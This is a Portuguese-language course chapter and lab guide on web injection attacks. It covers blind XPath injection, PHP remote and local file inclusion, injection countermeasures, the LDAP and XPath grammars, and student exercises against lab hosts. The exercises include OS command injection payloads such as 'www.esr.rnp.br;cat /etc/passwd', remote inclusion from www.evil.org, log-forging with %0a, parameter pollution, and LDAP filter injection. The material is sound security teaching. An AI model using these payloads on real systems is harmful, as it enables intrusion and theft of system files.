1. Forneça os símbolos “[”, “]”, “(” e “)” e “\*”, um por vez, e veja se um erro é induzido na aplicação, o que indicaria um campo potencialmente vulnerável.
2. Forneça o valor abaixo e veja se algum resultado é apresentado:

```
“ or true() or “
```

3. Se nenhum erro ocorrer, significa que a aplicação interpretou a expressão fornecida e é vulnerável à injeção de XPath.

## Injeção de XPath às cegas

O ataque de injeção de XPath às cegas (Klein, 2005) funciona de maneira similar às contrapartes baseadas em linguagem SQL e em filtros LDAP, nas quais são realizadas perguntas booleanas, para extração de um bit de informação por vez. A técnica é útil quando a injeção, embora bem-sucedida, não permite a visualização do resultado do ataque.

Por exemplo, a aplicação pode retornar somente o número de nós que satisfazem a expressão, mas não o conteúdo deles, que constitui o objetivo a ser alcançado. Como já se sabe, para um ataque às cegas funcionar, deve ser possível identificar quando a expressão injetada é verdadeira ou falsa, o que pode ser obtido por meio de diferenças entre as páginas de resposta fornecidas pela aplicação.

Considere-se a aplicação ilustrada na Figura 7.22(a), que conta quantos usuários, presentes no documento XML da Figura 7.22 moram na cidade especificada, e que produz o resultado exibido na Figura 7.22(b). O sistema pode utilizar a função “count()” de XPath, para descobrir de maneira direta o número de nós que atendem ao critério de busca, ou recuperar esse conjunto e realizar a contagem de elementos, por meio de código da lógica de negócio. Em qualquer dos dois casos, é razoável supor a existência de uma expressão que compara o nome de cidade de cada nó, com a entrada fornecida pelo usuário.

**Figura 7.22**  
Aplicação que faz  
consulta XPath:  
(a) Interface  
do sistema.  
(b) Resultado  
da pesquisa.



Por se tratar de um texto, o valor digitado deve ser delimitado por aspas simples ou duplas, na construção da consulta XPath. Assim, para testar a existência da vulnerabilidade, pode-se fazer a pesquisa abaixo, e verificar se o total de usuários encontrados é alterado:

```
Campinas” and “a”=”a
```

Assumindo que o resultado anterior se mantém, a pergunta booleana que se deseja fazer pode ser incluída do seguinte modo:

```
Campinas” and <pergunta booleana> and “a”=”a
```

Neste caso, se a pergunta for avaliada como verdadeira, a contagem permanece inalterada; senão, o total de usuários é contabilizado como zero. A reconstrução do documento XML completo, a partir das perguntas injetadas, pode ser realizada, por meio do algoritmo ilustrado na Figura 7.23 (Forbes e Siddhart, 2012). Observe-se que um dos pilares do método consiste na recuperação de nomes e valores.

1. Obtenha o nome do nó corrente.
2. Obtenha o número de atributos do nó corrente.
3. Para cada atributo:
  - 3.1. Obtenha o nome.
  - 3.2. Obtenha o valor.
4. Obtenha o número de comentários.
5. Para cada comentário:
  - 5.1. Obtenha o valor do comentário.
6. Obtenha o número de nós-filhos.
7. Para cada nó-filho:
  - 7.1. Execute o Passo #1.
8. Obtenha o conteúdo textual do nó corrente.

**Figura 7.23**

Algoritmo para reconstrução do documento XML por meio de injeção de XPath às cegas.

Para exemplificar esta técnica básica e fundamental, vejamos como obter o nome do nó principal do documento. A tarefa inicial consiste em descobrir o tamanho do nome do elemento, por meio das funções *string-length()* e *name()*:

Campinas" and **string-length(name(/\*))=1** and "a"="a

Campinas" and **string-length(name(/\*))=2** and "a"="a

...

Campinas" and **string-length(name(/\*))=5** and "a"="a

Em seguida, deve-se descobrir o valor do primeiro símbolo do nome da raiz, empregando-se a função *substring()*:

Campinas" and **substring(name(/\*),1,1)='a'** and "a"="a

Campinas" and **substring(name(/\*),1,1)='b'** and "a"="a

...

Campinas" and **substring(name(/\*),1,1)='u'** and "a"="a

O processo deve ser repetido para as demais letras do nome, resultando, no exemplo dado, no valor "users". Depois disso, procede-se à descoberta do número de atributos do nó "users" (Passo #2), que é zero:

Campinas" and **count(/users/attribute::\*)=0** and "a"="a

O mesmo ocorrendo com o número de comentários:

```
Campinas" and count(/users/child::comment())=0 and "a"="a
```

Mas não para o número de nós-filhos:

```
Campinas" and count(/users/child::*)=1 and "a"="a
```

...

```
Campinas" and count(/users/child::*)=5 and "a"="a
```

Sempre que um nó tiver mais de um filho, a função *position()* deve ser empregada para referenciar o descendente correto. Por exemplo, para se descobrir o tamanho do nome do primeiro nó-filho, as seguintes consultas devem ser efetuadas:

```
Campinas" and string-length(name(/users/child::*[position()=1]))=1
and "a"="a
```

...

```
Campinas" and string-length(name(/users/child::*[position()=1]))=4
and "a"="a
```

Por fim, observe-se como o valor textual de um elemento pode ser recuperado, uma vez descobertos todos os nomes dos passos do caminho:

### Tamanho do texto

```
Campinas" and string-length(/users/user[position()=1]/name)=1 and
"a"="a
```

...

```
Campinas" and string-length(/users/user[position()=1]/name)=13 and
"a"="a
```

### Primeira letra do texto

```
Campinas" and substring((/users/user[position()=1]/name),1,1)='A' and
"a"="a
```

...

```
Campinas" and substring((/users/user[position()=1]/name),1,1)='F' and
"a"="a
```

### Demais letras do texto

Para recuperar as demais letras, devem ser feitas consultas semelhantes, apenas variando-se o segundo parâmetro da função *substring()*.

Esta técnica gera um grande volume de requisições, para obter o mínimo de informações do documento. Uma pequena melhoria pode ser obtida, realizando-se uma busca binária, em cada faixa de caracteres válidos, mas esta ainda não é uma solução ideal, do ponto de vista de eficiência. A resposta a esse problema é dada na versão 2.0 da linguagem, com a introdução da função *string-to-codepoints()*, com a qual se pode restringir o espaço de busca de maneira bem mais otimizada (Forbes e Siddhart, 2012).




A cobertura deste e outros avanços contemplados pela nova especificação, entretanto, estão além do escopo do presente trabalho.

## Inclusão de arquivos

Algumas linguagens, como PHP, permitem incluir e avaliar dinamicamente um arquivo como parte do código sendo executado. Essa funcionalidade é comumente empregada em sistemas que permitem ao usuário selecionar a língua a ser utilizada ou o país em que se encontra, e, a partir da resposta, realizam a adaptação das mensagens, por meio da inclusão de arquivos específicos de cada idioma (Stuttard e Pinto, 2007). Se a aplicação, simplesmente, utiliza o valor de um parâmetro da requisição como argumento da função de inclusão, um usuário malicioso pode fazer com que arquivos remotos ou locais sejam injetados, durante o processo de geração da resposta pela aplicação.

Note-se que, em PHP, o comando “include” é utilizado com o propósito mencionado, permitindo incluir arquivos remotos, caso a diretiva “allow\_url\_include” esteja definida com o valor “On”.

Para ilustrar o ataque, considere-se a aplicação exibida na Figura 7.24, que realiza uma requisição GET, contendo um parâmetro “country”, quando o usuário clica em “Prosseguir”. O parâmetro pode assumir os valores “br” e “us” para “Brasil” e “Estados Unidos”, respectivamente, sendo concatenado com a cadeia de caracteres “.php”, no lado do servidor, e passado para a função “include”.



**Figura 7.24**  
Exemplo de aplicação vulnerável à inclusão de arquivos.

O que acontece se um valor como o seguinte é definido para o parâmetro em questão?

```
http%3A%2F%2Fwww.evil.org%2Fevil
```

Neste caso, a seguinte requisição é realizada à aplicação:

```
http://filei.esr.rnp.br/select.php?country=http%3A%2F%2Fwww.evil.org%2Fevil&Submit1=Prosseguir
```

A qual faz com que o arquivo “http://www.evil.org/evil.php” seja incluído, dinamicamente, no corpo de “select.php”, e executado em seguida. Considere-se uma aplicação ligeiramente diferente, que, em vez do código de país, passa o nome de arquivo a ser incluído como parâmetro. Esta pequena modificação no sistema introduz uma nova vulnerabilidade, que permite visualizar quaisquer arquivos que sejam acessíveis à conta de sistema operacional usada pelo servidor web. Para alcançar este objetivo, pode-se especificar o nome do arquivo local desejado, conforme o exemplo abaixo, o qual resulta na exibição de “/etc/passwd”:



```
http://filei.esr.rnp.br/select2.php?country=%2Fetc%2Fpasswd&Submit1=Prosseguir
```

Para verificar se aplicações são vulneráveis a estes dois ataques, os testes a seguir podem ser realizados. Para cada item de entrada identificado na fase de mapeamento que tenha grande chance de ser usado em um comando de inclusão de arquivos:

1. Inspecione o código-fonte e veja se o valor do item de entrada corresponde a um nome de arquivo.
  - 1.1. Em caso positivo, intercepte a requisição e substitua-o pelo nome de outro arquivo que se sabe estar no servidor. Verifique se a resposta apresenta algum indicativo de que o arquivo foi incluído e processado, o que indica a presença da vulnerabilidade.
  - 1.2. Senão, intercepte a requisição e o substitua pelo nome, sem extensão, de outro arquivo de mesmo tipo que se sabe estar no servidor. Verifique se a resposta apresenta algum indicativo de que o arquivo foi incluído e processado, o que indica a presença da vulnerabilidade.
  - 1.3. Repita o Passo 1.1, porém usando no lugar do nome de arquivo uma URL para um recurso que se tem controle.

## Contramedidas

As principais medidas que podem ser adotadas, para evitar a ocorrência dos mais diversos ataques de injeção estão listadas a seguir:



### ■ Gerais

- ▣ Considere que toda informação fornecida por usuários é maliciosa e, assim, antes de processá-la, verifique se ela está de acordo com valores reconhecidamente válidos para o campo ou parâmetro. Complementarmente, restrinja o tamanho do campo ao máximo permitido.
- ▣ Não submeta a um interpretador um comando construído dinamicamente, por meio da concatenação direta de valores controlados pelo usuário.

### ■ Injeção de comandos de sistema operacional

- ▣ Se for necessário solicitar serviços ao sistema operacional, use funções da linguagem na qual a aplicação é desenvolvida, que sejam específicas para o propósito desejado.

### ■ Injeção em trilhas de auditoria

- ▣ Para cada registro individual de trilha de auditoria, calcule e armazene a assinatura digital ou um código de autenticação de mensagem.
- ▣ Adicione, para cada registro de trilha de auditoria, um carimbo de tempo confiável, de quando o evento aconteceu.

### ■ Poluição de parâmetros HTTP

- ▣ Ao obter o valor de um parâmetro de requisição HTTP, verifique se não foram enviadas múltiplas instâncias do mesmo elemento e se ele foi encaminhado pelo canal correto.





#### ■ Injeção em filtros LDAP

- ▣ Utilize sempre versões atualizadas do servidor LDAP.
- ▣ Estabeleça um máximo de elementos que podem ser recuperados por meio de uma consulta.
- ▣ Realize a pesquisa apenas no ramo necessário do diretório LDAP, em vez de na árvore inteira.

#### ■ Injeção de comandos SMTP e de cabeçalhos de e-mail

- ▣ Utilize as funcionalidades providas pelo arcabouço de desenvolvimento, para o envio de mensagens de correio eletrônico, em vez de estabelecer uma conversação SMTP direta com o servidor.
- ▣ Se a interação direta com o servidor de correio eletrônico for necessária, filtre as linhas do corpo da mensagem que contenham somente um ponto (".").
- ▣ Quando o destinatário da mensagem for fixo, obtenha o endereço dele sempre no lado servidor da aplicação.
- ▣ Configure o servidor de e-mails para que não encaminhe mensagens de usuários externos a outros domínios.

#### ■ Injeção de XPath

- ▣ Se o arcabouço de desenvolvimento possuir uma função de consulta parametrizada, sempre a utilize.
- ▣ Quando XPath 2.0 for utilizado, restrinja o acesso à função "doc()".
- ▣ Nunca deixe que o código da aplicação acesse outros documentos XML, que não aqueles explicitamente permitidos.

#### ■ Inclusão de arquivos

- ▣ Nunca passe dados fornecidos pelo usuário para funções de inclusão dinâmica de arquivos.
- ▣ Caso a escolha do arquivo a ser incluído dependa de informações fornecidas pelo usuário, verifique se o nome resultante está presente em uma lista de recursos permitidos.
- ▣ Desabilite a inclusão de arquivos remotos.

### Exercício de fixação 2

#### Medidas contra ataques

Quais as melhores medidas contra ataques de injeção?

---

---

---

---

---

---

## Apêndice – Gramática para representação textual de filtros de busca LDAP

A seguinte gramática, que define a representação textual de filtros de busca LDAP, consiste em uma reprodução completa do encontrado nos documentos RFC 4515 (Smith e Howes, 2006) e RFC 4512 (Zeilenga, 2006b).

```
filter = LPAREN filtercomp RPAREN
filtercomp = and / or / not / item
and = AMPERSAND filterlist
or = VERTBAR filterlist
not = EXCLAMATION filter
filterlist = 1*filter
item = simple / present / substring / extensible
simple = attr filtertype assertionvalue
filtertype = equal / approx / greaterorequal / lessorequal
equal = EQUALS
approx = TILDE EQUALS
greaterorequal = RANGLE EQUALS
lessorequal = LANGLE EQUALS
extensible = (attr [dnattrs]
 [matchingrule] COLON EQUALS assertionvalue)
 / ([dnattrs]
 matchingrule COLON EQUALS assertionvalue)
present = attr EQUALS ASTERISK
substring = attr EQUALS [initial] any [final]
initial = assertionvalue
any = ASTERISK *(assertionvalue ASTERISK)
final = assertionvalue
attr = attributedescription
 ; The attributedescription rule is defined in
 ; Section 2.5 of [RFC4512].
dnattrs = COLON "dn"
matchingrule = COLON oid
assertionvalue = valueencoding
```

```

; The <valueencoding> rule is used to encode an
<AssertionValue>

; from Section 4.1.6 of [RFC4511].

valueencoding = 0*(normal / escaped)
normal = UTF1SUBSET / UTFMB
escaped = ESC HEX HEX
DIGIT = %x30 / LDIGIT ; "0"- "9"
LDIGIT = %x31-39 ; "1"- "9"
HEX = DIGIT / %x41-46 / %x61-66 ; "0"- "9" / "A"- "F" / "a"-
"f"
UTF1SUBSET = %x01-27 / %x2B-5B / %x5D-7F
 ; UTF1SUBSET excludes 0x00 (NUL), LPAREN,
 ; RPAREN, ASTERISK, and ESC.
EXCLAMATION = %x21 ; exclamation mark ("!")
AMPERSAND = %x26 ; ampersand (or AND symbol) ("&")
LPAREN = %x28 ; left paren ("(")
RPAREN = %x29 ; right paren (")")
ASTERISK = %x2A ; asterisk ("*")
COLON = %x3A ; colon (":")
LANGLE = %x3C ; left angle bracket ("<")
EQUALS = %x3D ; equals sign ("=")
RANGLE = %x3E ; right angle bracket (">")
ESC = %x5C ; backslash ("\")
VERTBAR = %x7C ; vertical bar (or pipe) ("|")
TILDE = %x7E ; tilde ("~")
UTFMB = UTF2 / UTF3 / UTF4
UTF0 = %x80-BF
UTF1 = %x00-7F
UTF2 = %xC2-DF UTF0
UTF3 = %xE0 %xA0-BF UTF0 / %xE1-EC 2(UTF0) /
 %xED %x80-9F UTF0 / %xEE-EF 2(UTF0)
UTF4 = %xF0 %x90-BF 2(UTF0) / %xF1-F3 3(UTF0) /
 %xF4 %x80-8F 2(UTF0)

```

## Gramática da linguagem XPath 1.0

A gramática abaixo, extraída de Clark e DeRose (1999), especifica a linguagem XPath 1.0.

```
LocationPath ::= RelativeLocationPath
 | AbsoluteLocationPath
AbsoluteLocationPath ::= '/' RelativeLocationPath?
 | AbbreviatedAbsoluteLocationPath
RelativeLocationPath ::= Step
 | RelativeLocationPath '/' Step
 | AbbreviatedRelativeLocationPath
Step ::= AxisSpecifier NodeTest Predicate*
 | AbbreviatedStep
AxisSpecifier ::= AxisName '::'
 | AbbreviatedAxisSpecifier
AxisName ::= 'ancestor'
 | 'ancestor-or-self'
 | 'attribute'
 | 'child'
 | 'descendant'
 | 'descendant-or-self'
 | 'following'
 | 'following-sibling'
 | 'namespace'
 | 'parent'
 | 'preceding'
 | 'preceding-sibling'
 | 'self'
NodeTest ::= NameTest
 | NodeType '(' ')'
 | 'processing-instruction' '(' Literal
 ')'
Predicate ::= '[' PredicateExpr ']'
PredicateExpr ::= Expr
AbbreviatedAbsoluteLocationPath ::=
```



```

 '/' RelativeLocationPath
AbbreviatedRelativeLocationPath ::=
 RelativeLocationPath '/' Step
AbbreviatedStep ::= '.'
 | '..'
AbbreviatedAxisSpecifier ::= '@'?
Expr ::= OrExpr
PrimaryExpr ::= VariableReference
 | '(' Expr ')'
 | Literal
 | Number
 | FunctionCall
FunctionCall ::= FunctionName '(' (Argument (','
 Argument)*)? ')'
Argument ::= Expr
UnionExpr ::= PathExpr
 | UnionExpr '|' PathExpr
PathExpr ::= LocationPath
 | FilterExpr
 | FilterExpr '/' RelativeLocationPath
 | FilterExpr '/' RelativeLocationPath
FilterExpr ::= PrimaryExpr
 | FilterExpr Predicate
OrExpr ::= AndExpr
 | OrExpr 'or' AndExpr
AndExpr ::= EqualityExpr
 | AndExpr 'and' EqualityExpr
EqualityExpr ::= RelationalExpr
 | EqualityExpr '=' RelationalExpr
 | EqualityExpr '!=' RelationalExpr
RelationalExpr ::= AdditiveExpr
 | RelationalExpr '<' AdditiveExpr
 | RelationalExpr '>' AdditiveExpr

```

```

| RelationalExpr '<=' AdditiveExpr
| RelationalExpr '>=' AdditiveExpr
AdditiveExpr ::= MultiplicativeExpr
| AdditiveExpr '+' MultiplicativeExpr
| AdditiveExpr '-' MultiplicativeExpr
MultiplicativeExpr ::= UnaryExpr
| MultiplicativeExpr MultiplyOperator
UnaryExpr
UnaryExpr
| MultiplicativeExpr 'div' UnaryExpr
| MultiplicativeExpr 'mod' UnaryExpr
UnaryExpr ::= UnionExpr
| '-' UnaryExpr
ExprToken ::= '(' | ')' | '[' | ']' | '.' | '..' | '@'
| ',' | ':'
| NameTest
| NodeType
| Operator
| FunctionName
| AxisName
| Literal
| Number
| VariableReference
Literal ::= '"' [^"]* '"'
| "'" [^']* "'"
Number ::= Digits ('.' Digits)?
| '.' Digits
Digits ::= [0-9]+
Operator ::= OperatorName
| MultiplyOperator
| '/' | '//' | '|' | '+' | '-' | '=' |
'!='
| '<' | '<=' | '>' | '>='
OperatorName ::= 'and' | 'or' | 'mod' | 'div'

```

```

MultiplyOperator ::= '*'
FunctionName ::= QName - NodeType
VariableReference ::= '$' QName
NameTest ::= '*'
 | NCName ':' '*'
 | QName
NodeType ::= 'comment'
 | 'text'
 | 'processing-instruction'
 | 'node'
ExprWhitespace ::= S

```





# Roteiro de Atividades 7

## Atividade 1 – Injeção de comandos de sistema operacional

---

Esta atividade tem por objetivo ilustrar as diversas técnicas que podem ser usadas para injeção de comandos de sistema operacional. Para iniciá-la, carregue as máquinas virtuais do aluno e do servidor (Fedora) e execute o roteiro na primeira delas. O propósito desta atividade é introduzir os conceitos de ataques de injeção de comandos de sistema operacional.

1. Inicie o Firefox, presente no menu Aplicativos\Internet.
  2. Acesse <http://oscmdi.esr.rnp.br/>.
  3. Digite "www.esr.rnp.br" no campo *Nome de domínio* e clique em *Resolver nome*.
  4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  5. Digite "www.esr.rnp.br;" no campo *Nome de domínio*, clique em *Resolver nome* e veja se o resultado difere do Passo 3. Que se pode concluir com isso?
- 

6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  7. Forneça o seguinte texto para o campo *Nome de domínio* e clique em *Resolver nome*:  
`www.esr.rnp.br;cat /etc/passwd`
  8. A injeção de comando de sistema operacional funcionou?
- 

9. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

### Caracteres especiais

O objetivo desta atividade é testar os diversos caracteres especiais que permitem submissão de múltiplos comandos ao sistema operacional.

1. Digite o seguinte texto no campo *Nome de domínio* e clique em *Resolver nome*:

```
www.esr.rnp.br | ls -l /
```

2. Como a saída do comando *ls* foi concatenada à original?
- 

3. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
4. Digite o seguinte texto no campo *Nome de domínio* e clique em *Resolver nome*:

```
www.esr.rnp.br & ls -l /
```

5. Como a saída do comando *ls* foi concatenada à original?
6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.



7. Digite o seguinte texto no campo *Nome de domínio* e clique em *Resolver nome*:

```
www.esr.rnp.br && ls -l /
```

8. O que mudou em relação ao Passo 14?
9. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
10. Digite o seguinte texto no campo *Nome de domínio* e clique em *Resolver nome*:

```
www.esr.rnp.br || ls -l /
```

11. Por que o resultado do comando injetado não foi exibido?
- 
- 

12. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

### Introdução de pausa na execução

Nesta atividade, a introdução de pausas na execução, para detecção de aplicações vulneráveis, será explorada.

1. Digite o seguinte texto no campo *Nome de domínio* e clique em *Resolver nome*:

```
www.esr.rnp.br; ping -c 15 localhost
```

2. Por que a pausa acontece?
- 

3. Encerre o Firefox.

### Atividade 2 – Injeção em trilhas de auditoria

---

O propósito da presente atividade é introduzir ao aluno os métodos que podem ser usados para injeção de registros em trilhas de auditoria, quando estas são armazenadas em arquivos de texto puro. Todos os passos devem ser executados na máquina virtual do aluno, e é altamente recomendado que se tente traçar a estratégia de exploração, antes de seguir o roteiro fornecido.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://logi.esr.rnp.br/logfile> e veja os registros contidos na trilha de auditoria.
3. Acesse <http://logi.esr.rnp.br>.
4. Forneça “esr” e “senha” para os campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
5. Clique em *Retornar à página de login*.
6. Acesse novamente <http://logi.esr.rnp.br/logfile> e clique no ícone *Reload current page*, caso a página não seja atualizada.
7. Note que o identificador de usuário foi adicionado ao final do registro.
8. Acesse novamente <http://logi.esr.rnp.br>.
9. Inicie o WebScarab, presente no menu *Aplicativos\Curso – Ferramentas*.

10. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione o WebScarab.
11. No WebScarab, clique na aba *Proxy* e marque *Intercept Requests*.
12. Retorne ao Firefox, forneça “admin” e “senha” para os campos *Usuário* e *Senha*, respectivamente, e clique em *Login*.
13. No WebScarab, acesse a aba *Text* na segunda seção da tela de interceptação.
14. Altere o valor do parâmetro “userid” para:

```
admin.%0a[dd/mm/yyyy - hh:mm:ss] Conta admin se conectou com sucesso
```

Tal que “dd/mm/yyyy” e “hh:mm:ss” representam a data e hora atuais, respectivamente.

15. Clique em *Accept changes*.
16. Desmarque *Intercept requests*.
17. No Firefox, clique em *Retornar à página de login*.
18. Acesse novamente <http://logi.esr.rnp.br/logfile> e clique no ícone *Reload current page*, caso a página não seja atualizada. O registro foi injetado com sucesso?

- 
19. Clique no Multiproxy Switch, na barra de estado, e selecione *None*.
  20. Encerre o WebScarab.
  21. Encerre o Firefox.

### Atividade 3 – Poluição de parâmetros HTTP

---

Esta atividade visa ilustrar o ataque de poluição de parâmetros HTTP, além das regras de precedência que são seguidas, quando parâmetros de mesmo nome são submetidos em uma requisição. Todos os passos devem ser executados na máquina virtual do aluno, e é altamente recomendado que se tente traçar a estratégia de exploração, antes de seguir o roteiro fornecido.

#### Precedência em caso de parâmetros repetidos

Esta atividade tem o objetivo de verificar a precedência de parâmetros repetidos adotada por diferentes tecnologias web.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
2. Acesse <http://hpp.esr.rnp.br/>.
3. Digite “123456” para o número da enquete e clique em *Prosseguir*.
4. Observe a URL na barra de endereços.
5. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
6. Digite “6789” para o número da enquete e clique em *Prosseguir*.
7. Observe a URL na barra de endereços.
8. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

9. Digite a seguinte URL na barra de endereços e pressione [Enter]:

```
http://hpp.esr.rnp.br/build_poll.php?numero=123456&numero=6789&Submit1=Prosseguir
```

10. Qual dos parâmetros foi considerado pela aplicação?

11. Troque a ordem das instâncias de “numero”, na barra de endereços:

```
http://hpp.esr.rnp.br/build_poll.php?numero=6789&numero=123456&Submit1=Prosseguir
```

12. O resultado foi o esperado da linguagem PHP?

---

13. Acesse o WebGoat, por meio da barra de atalhos.

14. Forneça “guest” para *Usuário* e *Senha*.

15. Clique em *Start WebGoat*.

16. Clique em *Access Control Flaws* no menu do lado esquerdo da tela.

17. Clique em *Using an Access Control Matrix*.

18. Observe a URL na barra de endereços e anote os valores dos parâmetros *Screen* e *Menu*.

19. Clique em *Bypass a Path Based Access Control Scheme*.

20. Observe a URL na barra de endereços e anote os valores dos parâmetros *Screen* e *Menu*.

21. Digite a seguinte URL na barra de endereços e pressione [Enter]:

```
http://webgoat.esr.rnp.br:8080/webgoat/attack?Screen=92&Screen=99&menu=200
```

22. Qual das instâncias de *Screen* foi considerada pela aplicação?

---

23. Digite o seguinte URL na barra de endereços e pressione [Enter]:

```
http://webgoat.esr.rnp.br:8080/webgoat/attack?Screen=99&Screen=92&menu=200
```

24. O resultado foi o esperado das tecnologias JSP/Tomcat?

---

25. Digite o seguinte URL na barra de endereços e pressione [Enter]:

```
http://www.google.com/search?q=escola&q=superior&q=redes
```

26. Como os parâmetros foram tratados neste caso?

---

---

## Poluição de parâmetros HTTP

Nesta parte da atividade, o ataque propriamente dito será exercitado.

1. Acesse <http://hpp.esr.rnp.br/>.
2. Digite "123456" para o número da enquete e clique em "Prosseguir".
3. Observe a URL na barra de endereços.
4. Passe o mouse sobre cada link e veja a URL associada na barra de estado. Que posição o parâmetro "poll\_id" ocupa na query string?
5. Clique em "XSS" e veja a página exibida.
6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
7. Clique em *Injeção de SQL* e veja a página exibida.
8. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
9. Clique em *CSRF* e veja a página exibida.
10. Acesse <http://hpp.evil.org/>.
11. Passe o mouse sobre o link e veja a URL associada na barra de estado. Que parâmetro adicional é passado em relação ao Passo 3?

- 
12. Clique em *Vote no melhor ataque!* e observe que a página em "hpp.esr.rnp.br" é acessada.
  13. Passe o mouse sobre cada link e veja a URL associada na barra de estado. O que mudou em relação ao Passo 4?

- 
14. Clique em *XSS* e veja a página exibida.
  15. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  16. Clique em *Injeção de SQL* e veja a página exibida.
  17. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  18. Clique em *CSRF* e veja a página exibida.
  19. Qual o resultado do ataque?

- 
20. Acesse <http://hpp.esr.rnp.br/index2.php>.
  21. Digite "123456" para o número da enquete e clique em *Prosseguir*.
  22. Observe a URL na barra de endereços.
  23. Passe o mouse sobre cada link e veja a URL associada na barra de estado. Que posição o parâmetro "poll\_id" ocupa na query string?
  24. Digite o seguinte na barra de endereços e pressione [Enter]:

```
http://hpp.esr.rnp.br/build_poll2.php?numero=123456%26id%3d3
```

25. Passe o mouse sobre cada link e veja a URL associada na barra de estado. Em que ordem estão as instâncias do parâmetro "id"?

---

26. Clique em XSS e veja a página exibida. O ataque funcionou?

---

27. Acesse <http://hxp.evil.org/index2.php>.

28. Passe o mouse sobre o link e veja a URL associada na barra de estado. Qual o propósito do caractere "#" no final da URL?

---

29. Clique em *Vote no melhor ataque!* e observe que a página em "hxp.esr.rnp.br" é acessada.

30. Passe o mouse sobre cada link e veja a URL associada na barra de estado. O que mudou em relação ao Passo 25?

---

31. Clique em XSS e veja a página exibida. O ataque funcionou?

---

32. Encerre o Firefox.

## Atividade 4 – Injeção em filtros LDAP

---

A presente atividade tem por objetivo ilustrar ataques de injeção em filtros LDAP, tecnologia muito usada em sistemas de gestão de identidades e de controle de acesso.



Todos os passos devem ser executados na máquina virtual do aluno, e é altamente recomendado que se tente traçar a estratégia de exploração, antes de seguir o roteiro fornecido.

### Injeção em filtros baseados em operador "&"

Esta parte da atividade aborda as técnicas para injeção em filtros baseados em operador "&", quando o servidor permite que tais ataques ocorram.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
  2. Acesse <http://ldap.esr.rnp.br/>.
  3. Digite "esruser" e "esruser" nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  5. Digite "esruser" e "senha" nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  6. Pelos resultados obtidos nos Passos 3 e 5, que tipo de operador está sendo usado pelo filtro?
- 

7. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

8. Forneça "esruser(" e "esruser" para os campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*. O que se infere pelo erro exibido?

---

9. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

10. Digite "esruser(&)" e "s" nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.

11. Por que o registro foi exibido, uma vez que a senha informada é diferente?

---

12. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

13. Digite "(\*) (uid=root)" e "s" nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*. Observe que este ataque pressupõe o conhecimento do atributo "uid".

14. Qual seria a estrutura geral do filtro usado pela aplicação?

---

### Injeção em filtros baseados em operador "|"

Neste exercício, as técnicas de injeção em filtros baseados em operador "|" são exploradas.

1. Acesse <http://ldap.esr.rnp.br/index2.php>.

2. Marque *Impressora* e clique em *Listar dispositivos*.

3. Observe a URL exibida no navegador web.

4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.

5. Teste várias combinações de itens, para observar os resultados e os parâmetros utilizados.

6. Digite a seguinte URL na barra de endereços e clique na seta verde:

```
http://ldap.esr.rnp.br/search2.php?imp=impressora%28&Submit1=Listar+dispositivos
```

7. O que se infere pela mensagem exibida?

---

8. Digite a seguinte URL na barra de endereços e clique na seta verde:

```
http://ldap.esr.rnp.br/search2.php?imp=impressora)(%26&Submit1=Listar+dispositivos
```

9. Explique a razão do ataque funcionar.

---

10. Qual seria a estrutura geral do filtro usado pela aplicação?

---

11. Encerre o Firefox.

## Atividade 5 – Injeção em filtros LDAP às cegas

---

Quando o resultado da injeção em filtros LDAP não é exibido ao usuário, uma técnica às cegas deve ser empregada, para extração de informação, conforme será visto nesta atividade. Todos os passos do roteiro devem ser executados na máquina virtual do aluno, e é recomendado tentar traçar a estratégia de exploração antes de seguir as instruções fornecidas.

1. Inicie o Firefox, presente no menu *Aplicativos\Internet*.
  2. Acesse <http://ldap.esr.rnp.br/>.
  3. Digite “esruser” e “esruser” nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  4. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  5. Digite “esruser” e “senha” nos campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  6. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  7. Qual seria a estrutura geral do filtro usado pela aplicação, conforme visto na atividade anterior?
- 
8. Forneça “esruser)(objectClass=user” e “esruser” para os campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  9. A classe do objeto é “user”?
- 
10. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
  11. Forneça “esruser)(objectClass=account” e “esruser” para os campos *ID* e *Senha*, respectivamente, e clique em *Buscar Informação*.
  12. A classe do objeto é “account”?
- 
13. Pressione Alt + [Seta para esquerda], para retornar à página anterior.
